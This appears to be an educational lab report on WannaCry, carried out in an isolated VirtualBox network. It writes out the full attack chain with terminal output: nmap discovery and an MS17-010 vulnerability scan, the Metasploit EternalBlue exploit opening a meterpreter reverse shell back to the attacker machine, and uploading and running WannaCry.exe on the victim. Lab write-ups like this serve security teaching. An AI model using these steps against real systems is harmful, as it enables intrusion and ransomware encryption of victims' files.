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WANNA CRY RANSOMWARE ANALYSIS AND SIMULATION IN A CONTROLLED ENVIRONMENT

1. Objective

To understand the attack lifecycle of the WannaCry ransomware by performing vulnerability assessment, exploitation analysis, and ransomware execution in a controlled virtual laboratory environment.

2. Introduction

WannaCry is one of the most well-known ransomware attacks in cybersecurity history. It exploited the MS17-010 vulnerability in Microsoft's SMB protocol using the EternalBlue exploit. Once executed, the ransomware encrypted files on the victim machine and demanded a ransom payment in Bitcoin.

This practical demonstrates how vulnerable systems can be identified and analyzed in a safe and isolated environment for educational purposes.

3. Tools and Technologies Used

Tool	Purpose
Kali Linux	Attacker Machine
Windows 7	Victim machine
VirtualBox	Virtualization Platform
Nmap	Network Scanning
Metasploit Framework	Exploitation Analysis
WannaCry Sample	Ransomware Demonstration

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
4. Lab Environment Setup

Two virtual machines were created using VirtualBox:

- Kali Linux (Attacker Machine)
- Windows 7 (Victim Machine)

Both machines were connected to the same NAT Network to allow communication between them.

Figure 1: Virtual Lab Environment Setup



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5. Procedure


Step 1: Obtaining IP Address

The IP address of the attacker machine was identified using the following command:

`ifconfig`

The network range was determined based on the assigned IP address.

Figure 2: IP Address Identification



```
root@kali: /home/kali
Session Actions Edit View Help
(kali@kali)-[~]
$ sudo su
[sudo] password for kali:
(root@kali)-[/home/kali]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::61c7:ff2a:ff52:ae48 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:8a:35:d2 txqueuelen 1000 (Ethernet)
    RX packets 4675 bytes 309266 (302.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 5515 bytes 361657 (353.1 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 2008 bytes 88480 (86.4 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 2008 bytes 88480 (86.4 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

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Step 2: Network Discovery

The network was scanned using Nmap to identify active hosts.

nmap -Pn 10.0.2.0/24

Purpose

- Discover active systems.
- Identify potential target machines.
- Detect open ports.

Figure 3: Network Scan Results

```
(root@kali)-[/home/kali]
# nmap -Pn 10.0.2.0/24
Starting Nmap 7.98 ( https://nmap.org ) at 2026-06-03 23:12 -0400
Nmap scan report for 10.0.2.1
Host is up (0.000082s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
5432/tcp  open  postgresql
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)

Nmap scan report for 10.0.2.2
Host is up (0.000043s latency).
All 1000 scanned ports on 10.0.2.2 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 08:00:27:78:99:03 (Oracle VirtualBox virtual NIC)

Nmap scan report for 10.0.2.3
Host is up (0.00079s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49158/tcp open  unknown
MAC Address: 08:00:27:57:FA:A5 (Oracle VirtualBox virtual NIC)

Nmap scan report for 10.0.2.15
Host is up.
All 1000 scanned ports on 10.0.2.15 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Nmap done: 256 IP addresses (4 hosts up) scanned in 206.73 seconds
```

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Step 3: Vulnerability Assessment

A vulnerability scan was performed on the identified target machine.


nmap --script vuln -sV 10.0.2.3

Purpose

- Detect running services.
- Identify service versions.
- Discover known vulnerabilities.

The scan detected the **MS17-010** vulnerability.

Figure 4: Vulnerability Detection



```
Session Actions Edit View Help
root@kali: ~/home/kali
nmap --script vuln -sV 10.0.2.3
Starting Nmap 7.98 ( https://nmap.org ) at 2026-06-03 23:16 -0400
Nmap scan report for 10.0.2.3
Host is up (0.00062s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
49152/tcp  open  msrpc        Microsoft Windows RPC
49153/tcp  open  msrpc        Microsoft Windows RPC
49154/tcp  open  msrpc        Microsoft Windows RPC
49155/tcp  open  msrpc        Microsoft Windows RPC
49156/tcp  open  msrpc        Microsoft Windows RPC
49158/tcp  open  msrpc        Microsoft Windows RPC
MAC Address: 08:00:27:57:FA:A5 (Oracle VirtualBox virtual NIC)
Service Info: Host: WINDOWS7; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|_ smb-vuln-ms10-054: false
|_ samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_ smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|   State: VULNERABLE
|   IDs: CVE:CVE-2017-0143
|   Risk factor: HIGH
|   A critical remote code execution vulnerability exists in Microsoft SMBv1
|   servers (ms17-010).
|
|   Disclosure date: 2017-03-14
|   References:
|   https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|   https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt
|_ attacks/
|_ https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
Nmap done: 1 IP address (1 host up) scanned in 79.16 seconds
```

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Step 4: Exploitation Analysis

The Metasploit Framework was launched.

msfconsole

The vulnerability was searched and analyzed within **Metasploit**.

search ms17-010

The relevant module was selected for testing purposes.

Figure 5: Metasploit Analysis

```
Metasploit v6.4.116-dev
+ -- --[ 2,623 exploits - 1,326 auxiliary - 1,710 payloads ]
+ -- --[ 432 post - 49 encoders - 14 nops - 10 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search ms17-010

Matching Modules

#   Name                                     Disclosure Date   Rank    Check  Descr
--   -
0   exploit/windows/smb/ms17_010_eternalblue 2017-03-14       average Yes     MS17-
010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1   \   target: Automatic Target                .               .       .       .
2   \   target: Windows 7                      .               .       .       .
3   \   target: Windows Embedded Standard 7    .               .       .       .
4   \   target: Windows Server 2008 R2         .               .       .       .
5   \   target: Windows 8                      .               .       .       .
6   \   target: Windows 8.1                    .               .       .       .
7   \   target: Windows Server 2012            .               .       .       .
8   \   target: Windows 10 Pro                 .               .       .       .
9   \   target: Windows 10 Enterprise Evaluation .               .       .       .
10  exploit/windows/smb/ms17_010_psexec      2017-03-14       normal  Yes     MS17-
010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
11  \   target: Automatic                      .               .       .       .
12  \   target: PowerShell                     .               .       .       .
13  \   target: Native upload                  .               .       .       .
14  \   target: MOF upload                     .               .       .       .
15  \   AKA: ETERNALSYNERGY                   .               .       .       .
16  \   AKA: ETERNALROMANCE                   .               .       .       .
17  \   AKA: ETERNALCHAMPION                  .               .       .       .
```

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
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Step 5: Target Verification

The victim machine was verified after successful exploitation.

The current working directory was checked to confirm access to the target system.

Figure 6: Successful Access Verification



```
root@kali: /home/kali
Session Actions Edit View Help

msf > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.0.2.3
RHOSTS => 10.0.2.3
msf exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] 10.0.2.3:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.0.2.3:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Home Basic 76
01 Service Pack 1 x64 (64-bit)
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.26/lib/recog/fingerp
rint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*'
in regular expression
[*] 10.0.2.3:445 - Scanned 1 of 1 hosts (100% complete)
[+] 10.0.2.3:445 - The target is vulnerable.
[*] 10.0.2.3:445 - Connecting to target for exploitation.
[+] 10.0.2.3:445 - Connection established for exploitation.
[*] 10.0.2.3:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.0.2.3:445 - CORE raw buffer dump (40 bytes)
[*] 10.0.2.3:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 48 6f 6d 65 20 42 Windows 7 Ho
me B
[*] 10.0.2.3:445 - 0x00000010 61 73 69 63 20 37 36 30 31 20 53 65 72 76 69 63 asic 7601 Se
rvic
[*] 10.0.2.3:445 - 0x00000020 65 20 50 61 63 6b 20 31 e Pack 1
[+] 10.0.2.3:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.0.2.3:445 - Trying exploit with 12 Groom Allocations.
[*] 10.0.2.3:445 - Sending all but last fragment of exploit packet
[*] 10.0.2.3:445 - Starting non-paged pool grooming
[+] 10.0.2.3:445 - Sending SMBv2 buffers
[+] 10.0.2.3:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.0.2.3:445 - Sending final SMBv2 buffers.
[*] 10.0.2.3:445 - Sending last fragment of exploit packet!
[*] 10.0.2.3:445 - Receiving response from exploit packet
[+] 10.0.2.3:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.0.2.3:445 - Sending egg to corrupted connection.
[*] 10.0.2.3:445 - Triggering free of corrupted buffer.
[*] Sending stage (232006 bytes) to 10.0.2.3
[*] Meterpreter session 1 opened (10.0.2.15:4444 -> 10.0.2.3:49159) at 2026-06-03 23:20:28 -
0400
[+] 10.0.2.3:445 - -----WIN-----
```

Step 6: WannaCry Demonstration

The WannaCry sample was transferred and executed within the isolated laboratory environment.

After execution, the ransomware encrypted files and displayed its ransom interface.

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
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Figure 7: WannaCry Execution

```
meterpreter > pwd
C:\Windows\system32
meterpreter > upload /home/kali/Downloads/WannaCry.exe
[*] Uploading : /home/kali/Downloads/WannaCry.exe → WannaCry.exe
[*] Uploaded 3.35 MiB of 3.35 MiB (100.0%): /home/kali/Downloads/WannaCry.exe → WannaCry.exe
[*] Completed : /home/kali/Downloads/WannaCry.exe → WannaCry.exe
meterpreter > execute -f wannaCry.exe
Process 1592 created.
meterpreter > █
```

Figure 8: Ransomware Interface



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6. Results

The following observations were recorded:

- Active hosts were successfully discovered.
- Open services were identified.
- The MS17-010 vulnerability was detected.
- The vulnerable machine was successfully analyzed.
- WannaCry behavior was observed in a controlled environment.
- Files on the victim system were encrypted as expected.

7. Observations

Obsevation	Status
Network Discovery Completed	Successful
Vulnerability Detected	Successful
MS17-010 Identified	Successful
Exploitation Analysis Performed	Successful
WannaCry Execution Observed	Successful

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7. Learning Outcomes

After completing this practical, the following concepts were understood:

- Network reconnaissance using Nmap.
- Service and version detection.
- Vulnerability assessment techniques.
- Understanding the MS17-010 vulnerability.
- Basics of the Metasploit Framework.
- Ransomware attack lifecycle.
- Importance of security updates and patch management.

8. Conclusion

This practical successfully demonstrated the behavior of the WannaCry ransomware within a controlled laboratory environment. The exercise provided hands-on experience with network scanning, vulnerability assessment, and ransomware analysis. It highlighted the importance of maintaining updated systems, applying security patches, and implementing strong cybersecurity practices to defend against ransomware attacks.

9. Disclaimer

This practical was conducted entirely within an isolated virtual laboratory environment for educational and research purposes. No unauthorized systems, networks, or devices were targeted during this activity.